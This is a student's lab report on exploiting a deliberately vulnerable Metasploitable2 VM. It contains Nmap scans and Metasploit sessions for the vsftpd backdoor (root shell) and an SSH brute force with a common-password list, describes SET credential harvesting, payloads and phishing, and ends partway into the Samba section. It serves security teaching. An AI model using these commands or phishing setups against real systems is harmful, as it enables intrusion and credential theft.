Assignment 2

Analysis of Network Weaponization

Jan 29th, 2024

Executive Summary

My network weaponization task focused on using identified vulnerabilities from an initial reconnaissance phase (Nmap) to penetrate and gain control within a network environment. The assignment's objective was to simulate an attacker's actions in exploiting network defences and establishing a backdoor for further malicious activity.

The task involved using the Metasploit Framework, pivotal in exploiting vulnerabilities and gaining system access. Nmap's reconnaissance result helped in selecting appropriate Metasploit modules for exploitation. Moreover, the Social Engineering Toolkit (SET) was used to craft phishing attacks and create infectious media to showcase the human factor’s vulnerability in cybersecurity.

The task revealed significant vulnerabilities, such as an exploitable backdoor in the vsftpd service that granted root access and weak credentials in the OpenSSH service that allowed system login. Exploits in the Samba and PostgreSQL services gave elevated privileges and a weak password in the VNC.

These tasks show the importance of regular updates and patches to protect against known vulnerabilities, strong credential policies to prevent unauthorized access and user awareness's importance in recognizing and mitigating social engineering attacks. The task also highlighted the risk of infectious media and the importance of physical security measures. Implementation of IDS is also necessary to prevent phishing email attacks.

This assignment helps to understand attacker methodologies and emphasizes the critical need for a proactive and comprehensive security strategy to safeguard organizational assets against such threats.

Introduction

The network weaponization endeavour was focused on applying identified vulnerabilities to execute attacks, aiming to understand the depth of network compromise and the effectiveness of defensive mechanisms. This phase is important to see how an attacker could leverage weaknesses to gain unauthorized access and establish control.

Throughout the analysis, I adhered to strict ethical guidelines and standards by keeping these activities within my own environment, with no real-world systems or data at risk. The assignment's primary goal is to improve security rather than exploit it for malicious intent.
I used Metasploit to exploit vulnerabilities in services like vsftpd, OpenSSH, Samba, PostgreSQL, and VNC to reveal different levels of system access. I used Nmap to identify these services and get detailed information on open ports and service versions that informed my choice of exploits.
Furthermore, I used the Social Engineering Toolkit to simulate social engineering attacks, from crafting a phishing email that cloned a legitimate web template to creating infectious media to auto-execute when interfaced with the victim machine.
This assignment demonstrated the potential for network compromise through various attack vectors. The process highlights the importance of maintaining up-to-date systems, enforcing robust password policies, training users against social engineering threats, and implementing comprehensive security measures to protect against evolving threats.
The network weaponization task emphasized the importance of proactive defence and the continuous improvement of security practices to safeguard against evolving threats.

Body

I organized the section into subsections for each tool. Each body focuses on the methodologies employed and the findings obtained. I included screenshots of the steps and outcomes.
Metasploit: I utilized this tool to exploit known vulnerabilities in the Metasploitable2 VM identified by Nmap, such as vsftpd, OpenSSH, Samba, PostgreSQL, and VNC. The process involved selecting suitable exploits, configuring payloads, and executing them to gain unauthorized access and demonstrate potential security weaknesses.

- **Nmap**: The reconnaissance tool to reveal details like service versions and port states. The information helps to select exploits in Metasploit, providing a roadmap for the attack vectors used.
- **Vsftpd**: I found and executed the vsftpd_234_backdoor module to gain root access to the victim machine. This exploit highlights the importance of updating and securing network services.

- **OpenSSH**: I tested for weak credentials using the auxiliary/scanner/ssh/ssh_login module to gain SSH access. This exploit underscores the need for robust password policies and system hardening.
- **Samba**: I used the usermap_script module to execute code remotely on the target system via the Samba service. This exploit stresses the necessity of protecting file-sharing services.
- **PostgreSQL**: I utilized postgres_payload to execute the payload and open a Meterpreter session. This exploit showcases the criticality of database security.
- **VNC**: I used the vnc_login module to see how weak VNC credentials could be exploited for remote desktop access. This exploit also emphasizes secure password practices.


Social Engineering Toolkit (SET): I simulated social engineering attacks with SET, including creating a phishing webpage with the Credential Harvester method and drafting a phishing email, demonstrating the tool's ability to exploit human vulnerabilities.

- **Credential Harvester**: I used SET's Web Template method to capture credentials from a fake Google login page. This exploit highlights the effectiveness of phishing in credential theft.
- **Payload and Listener Creation**: I used SET to create an executable payload and conduct an attack that opened a Meterpreter session on the victim machine. This exploit demonstrates the stealth and effectiveness of such payloads.
- **Infectious Media Generator**: I created autorun media with SET that automatically executed a payload when inserted into a target machine. This exploit emphasizes the risks associated with removable media.
- **Spear-Phishing Attack Vectors**: At the end, I crafted an email with a file format exploit to demonstrate the process of setting up a targeted phishing campaign, even though the email failed to send due to connectivity issues.

Important: I ensured all attacks were contained within my controlled network environment and not directed at real-world systems to follow ethical practices.


Metasploit

Explain how you believe Metasploit works.



Metasploit is an open-source framework which is used for developing, testing, and executing exploit code against the target machine. It is an essential tool for penetration testers due to its extensive database of exploits and auxiliary modules. Metasploit works by modularizing the process of code exploitation to help penetration testers choose among a variety of exploits, payloads, and auxiliary tools to craft a tailored attack against a specific vulnerability discovered during the reconnaissance phase.

Nmap Reconnaissance



```
┌──(samirn㉿SamiKali)-[~]
└─$ nmap 10.0.0.86 -Pn -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-27 19:18 PST
Nmap scan report for 10.0.0.86
Host is up (0.010s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.88 seconds
```

I used Nmap to scan the Metasploitable2 virtual machine during the reconnaissance phase. Nmap helped to discover hosts and services on the victim machine.

Command
nmap 10.0.0.86 -sV -Pn

The **-sV** flag determines the version of the services running on the open ports, and the **-Pn** flag skips the discovery phase to treat all hosts as if they are online, ignoring ping requests.

The output from the Nmap scan provided a list of open ports and associated services running on the Metasploitable2 VM, such as service names, versions, and the state of the ports (open, closed, or filtered). I found out services like vsftpd, Samba, SSH, PostgreSQL, and VNC were listed with their versions, which is a sign of potential entry points for exploitation. Each service's detailed version information helped me to match the search for the corresponding exploits in the Metasploit.

Vsftpd Vulnerability and Exploitation

```
21/tcp   open  ftp          vsftpd 2.3.4
```

Vsftpd(Very Secure FTP Daemon) is a GPL-licensed FTP server known for its performance. The Nmap scan in the reconnaissance phase revealed an open FTP port associated with the vsftpd service. I targeted this service to identify any exploitable vulnerabilities.

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

I used the Metasploit search functionality by “search vsftpd” to find a suitable exploit. vsftpd_234_backdoor exploit module was the backdoor command execution for the exact version of vsftpd(port 21) in the victim, which allows command execution on the server. I used it as a potential vector for the attack.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
```

After setting the Module, the warning indicates that the payload is not configured for the exploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.0.86        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

The “show options” command shows the module’s options we can use and find if required.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.0.86
RHOST => 10.0.0.86
```

I set the target host (RHOST) to the IP address of the Metasploitable2 VM (10.0.0.86). We had the IP address information from the reconnaissance phase.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.0.86:21 - The port used by the backdoor bind listener is already open
[+] 10.0.0.86:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.0.48:35073 -> 10.0.0.86:6200) at 2024-01-27 19:27:08 -0800

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 9a:12:d1:48:40:69
          inet addr:10.0.0.86  Bcast:10.0.0.255  Mask:255.255.255.0
          inet6 addr: 2604:3d08:5d82:8400:9812:d1ff:fe48:4069/64 Scope:Global
          inet6 addr: fd08:2fec:ee27:b445:9812:d1ff:fe48:4069/64 Scope:Global
          inet6 addr: fe80::9812:d1ff:fe48:4069/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:15283 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12023 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1942330 (1.8 MB)  TX bytes:1521169 (1.4 MB)
          Base address:0xc000 Memory:febc0000-febe0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:802 errors:0 dropped:0 overruns:0 frame:0
          TX packets:802 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:367957 (359.3 KB)  TX bytes:367957 (359.3 KB)
```

```
ls -la
total 89
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  14 root root 13700 Jan 27 19:17 dev
drwxr-xr-x  94 root root  4096 Jan 27 19:17 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root  6542 Jan 27 19:17 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 115 root root     0 Jan 27 19:16 proc
drwxr-xr-x  13 root root  4096 Jan 27 19:17 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Jan 27 19:16 sys
drwxrwxrwt   4 root root  4096 Jan 27 19:18 tmp
drwxr-xr-x  12 root root  4096 Apr 27  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
```

Moreover, the “exploit command” lets our exploit start.

The successful exploitation opened a command shell in the Metasploit console.

whoami command returned root, which illustrates that the provided shell has root access to the target system, and we have full control over the Metasploitable 2 VM.


ifconfig and ls -la commands confirmed the network setting and directory contents to demonstrate the extent of our access.

The Metasploit output specifies a successful exploit. We confirmed root access to the shell and tried to retrieve sensitive system information. The session's interaction demonstrates the need for security practices and regular updates to protect against known exploits. To test our security measures, we should always explore our systems with known and unknown vulnerabilities.

OpenSSH Vulnerability and Exploitation

```
22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
```

OpenSSH (Open Secure Shell) is a secure networking utility based on the Secure Shell (SSH) protocol, designed to provide encrypted communication sessions over a computer network. The Nmap scan disclosed an active OpenSSH service on port 22 of the target machine. I decided to investigate further for any exploitable vulnerabilities using the Metasploit.



```
msf6 > search SSH login

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/linux/http/alienvault_exec                    2017-01-31       excellent  Yes    AlienVault OSSIM/USM Remote Code Execution
   1   auxiliary/scanner/ssh/apache_karaf_command_execution  2016-02-09       normal     No     Apache Karaf Default Credentials Command Executio
n
   2   auxiliary/scanner/ssh/karaf_login                                      normal     No     Apache Karaf Login Utility
   3   exploit/unix/ssh/array_vxag_vapv_privkey_privesc      2014-02-03       excellent  No     Array Networks vAPV and vxAG Private Key Privileg
e Escalation Code Execution
   4   auxiliary/scanner/ssh/cerberus_sftp_enumusers         2014-05-27       normal     No     Cerberus FTP Server SFTP Username Enumeration
   5   auxiliary/scanner/http/cisco_firepower_login                           normal     No     Cisco Firepower Management Console 6.0 Login
   6   exploit/linux/ssh/cisco_ucs_scpuser                   2019-08-21       excellent  No     Cisco UCS Director default scpuser password
   7   exploit/linux/http/fortinet_authentication_bypass_cve_2022_40684  2022-10-10       excellent  Yes    Fortinet FortiOS, FortiProxy, and FortiSwitchMana
ger authentication bypass.
   8   exploit/linux/ssh/microfocus_obr_shrboadmin           2020-09-21       excellent  No     Micro Focus Operations Bridge Reporter shrboadmin
default password
   9   post/linux/manage/sshkey_persistence                                   excellent  No     SSH Key Persistence
   10  post/windows/manage/sshkey_persistence                                 good       No     SSH Key Persistence
   11  auxiliary/scanner/ssh/ssh_login                                        normal     No     SSH Login Check Scanner
   12  auxiliary/scanner/ssh/ssh_login_pubkey                                 normal     No     SSH Public Key Login Scanner
   13  exploit/linux/ssh/symantec_smg_ssh                    2012-08-27       excellent  No     Symantec Messaging Gateway 9.5 Default SSH Passwo
rd Vulnerability
   14  exploit/unix/ssh/tectia_passwd_changereq              2012-12-01       excellent  Yes    Tectia SSH USERAUTH Change Request Password Reset
Vulnerability
   15  post/windows/gather/credentials/mremote                                normal     No     Windows Gather mRemote Saved Password Extraction
```

The “search SSH login” command in Metasploit lists available modules for SSH service exploitation.

```
msf6 > use auxiliary/scanner/ssh/ssh_login
```

I used the auxiliary/scanner/ssh/ssh_login module to test for weak credentials on the SSH service of the Metasploitable2 VM and get access to their username and password.

```
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts
```


The auxiliary/scanner/ssh/ssh_login module was configured to test a range of username and password combinations against the SSH service running on the target machine. The show options command allowed me to find how the module works and the required fields for configuration, such as RHOSTS, USER_FILE, PASS_FILE, and other relevant settings.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 10.0.0.86
RHOST => 10.0.0.86
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE ~/Downloads/pass.txt
USER_FILE => ~/Downloads/pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE ~/Downloads/pass.txt
PASS_FILE => ~/Downloads/pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set blank_passwords true
blank_passwords => true
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
```

The set RHOST 10.0.0.86 command was used to specify our target's IP address. Additionally, USER_FILE and PASS_FILE options were set to point to a list of usernames and passwords known to be common for certain systems or typically used due to their simplicity, by including usernames like "admin," "root," "msfadmin," "user," "password," "1234," etc. This text list allowed the module to iterate through the combinations to authenticate against the SSH service. Moreover, to optimize the scan, I set blank_passwords to true to test for blank passwords, set stop_on_success to true to halt scanning upon successful login and set verbose to true to receive detailed output for each attempt of username and password.

```
[*] 10.0.0.86:22 - Starting bruteforce
[-] 10.0.0.86:22 - Failed: 'admin:'
[!] No active DB -- Credential data will not be saved!
[-] 10.0.0.86:22 - Failed: 'admin:admin'
[-] 10.0.0.86:22 - Failed: 'admin:root'
[-] 10.0.0.86:22 - Failed: 'admin:msfadmin'
[-] 10.0.0.86:22 - Failed: 'admin:adminastrator'
[-] 10.0.0.86:22 - Failed: 'admin:toor'
[-] 10.0.0.86:22 - Failed: 'admin:admin123'
[-] 10.0.0.86:22 - Failed: 'admin:root123'
[-] 10.0.0.86:22 - Failed: 'admin:test'
[-] 10.0.0.86:22 - Failed: 'admin:kali'
[-] 10.0.0.86:22 - Failed: 'root:'
[-] 10.0.0.86:22 - Failed: 'root:admin'
[-] 10.0.0.86:22 - Failed: 'root:root'
[-] 10.0.0.86:22 - Failed: 'root:msfadmin'
[-] 10.0.0.86:22 - Failed: 'root:adminastrator'
[-] 10.0.0.86:22 - Failed: 'root:toor'
[-] 10.0.0.86:22 - Failed: 'root:admin123'
[-] 10.0.0.86:22 - Failed: 'root:root123'
[-] 10.0.0.86:22 - Failed: 'root:test'
[-] 10.0.0.86:22 - Failed: 'root:kali'
[-] 10.0.0.86:22 - Failed: 'msfadmin:'
[-] 10.0.0.86:22 - Failed: 'msfadmin:admin'
[-] 10.0.0.86:22 - Failed: 'msfadmin:root'
[+] 10.0.0.86:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(v
deo),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
686 GNU/Linux '
[*] SSH session 2 opened (10.0.0.48:36323 -> 10.0.0.86:22) at 2024-01-27 19:33:42 -0800
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The output from the SSH module exploit indicated numerous failed login attempts from pass.txt before successfully authenticating with the username 'msfadmin' and the 'msfadmin' password. This successful login provided access to the Metasploitable2 VM over SSH, as verified by opening 2 SSH sessions in the Metasploit console.



```
┌──(samirn㉿SamiKali)-[~]
└─$ ssh msfadmin@10.0.0.86
Unable to negotiate with 10.0.0.86 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss

┌──(samirn㉿SamiKali)-[~]
└─$ ssh -oHostKeyAlgorithms=+ssh-dss msfadmin@10.0.0.86
The authenticity of host '10.0.0.86 (10.0.0.86)' can't be established.
DSA key fingerprint is SHA256:kgTW5p1Amzh5MfHn9jIpZf2/pCIZq2TNrG9sh+fy95Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.0.86' (DSA) to the list of known hosts.
msfadmin@10.0.0.86's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sat Jan 27 22:42:14 2024
msfadmin@metasploitable:~$ ls -la
total 36
drwxr-xr-x 5 msfadmin msfadmin 4096 2012-05-20 14:22 .
drwxr-xr-x 6 root     root     4096 2010-04-16 02:16 ..
lrwxrwxrwx 1 root     root        9 2012-05-14 00:26 .bash_history -> /dev/null
drwxr-xr-x 4 msfadmin msfadmin 4096 2010-04-17 14:11 .distcc
-rw------- 1 root     root     4174 2012-05-14 02:01 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin  586 2010-03-16 19:12 .profile
-rwx------ 1 msfadmin msfadmin    4 2012-05-20 14:22 .rhosts
drwx------ 2 msfadmin msfadmin 4096 2010-05-17 21:43 .ssh
-rw-r--r-- 1 msfadmin msfadmin    0 2010-05-07 14:38 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
msfadmin@metasploitable:~$
```

After successfully identifying the correct username and password for the SSH service using Metasploit's auxiliary/scanner/ssh/ssh_login module, my next step was establishing an SSH connection to the Metasploitable2 VM. I attempted to use the SSH command from a terminal to connect to the VM and faced an error indicating that no matching host key type was found. The

error indicates that victim does not support or expect the host key type presented by my kali machine.

To resolve the issue, I modified the SSH command to include the --oHostKeyAlgorithms=+ssh-dss option. This option instructs the SSH client to accept using the DSA host key algorithm provided by the Metasploitable2 VM.

The command modification allowed access to the system using the username and password we received from Metasploit (msfadmin: msfadmin). I validated my access by executing ls -la command to list the home directory's contents and demonstrate the control over the system.

This step emphasizes the importance of understanding SSH configurations, such as supported key algorithms and encryption methods. Furthermore, it is also a good reminder of the necessity of using secure protocols to mitigate potential vulnerabilities.

Samba Vulnerability and Exploitation

```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

Samba is a software re-implementation of the SMB/CIFS networking protocol that allows for file and print services across various operating systems. The Nmap scan revealed an open Samba service while I was trying to identify potential vulnerabilities in the victim system. This service runs on port 139 or 445.

```
Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec      2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig         2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                       2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup            2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                       normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                 normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm        2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce 2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                  2007-05-14       excellent  No     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                         2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap              2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                          normal     No     Samba Symlink Directory Traversal
